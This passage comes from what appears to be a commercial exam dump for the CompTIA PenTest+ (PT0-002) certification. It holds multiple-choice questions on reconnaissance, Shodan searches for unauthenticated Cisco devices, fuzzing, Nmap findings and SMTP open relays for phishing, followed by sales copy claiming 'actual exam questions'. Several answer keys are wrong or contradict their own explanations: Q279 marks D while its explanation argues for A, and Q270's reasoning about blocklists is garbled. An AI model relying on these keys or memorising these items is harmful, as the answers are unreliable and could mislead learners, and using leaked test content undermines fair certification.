- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

Answer: AC

NEW QUESTION 270

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 274

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 276

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 279

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

Answer: D

Explanation:

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 282

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

- Network management interfaces are available on the production network.

- An Nmap scan returned the following:

```
Port      State  Service  Version
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
80/tcp    open  http     Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open  https    Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Answer: CD

NEW QUESTION 287

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Answer: D

Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 289

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

PT0-002 Practice Exam Features:

- * PT0-002 Questions and Answers Updated Frequently
- * PT0-002 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PT0-002 Practice Test Here](#)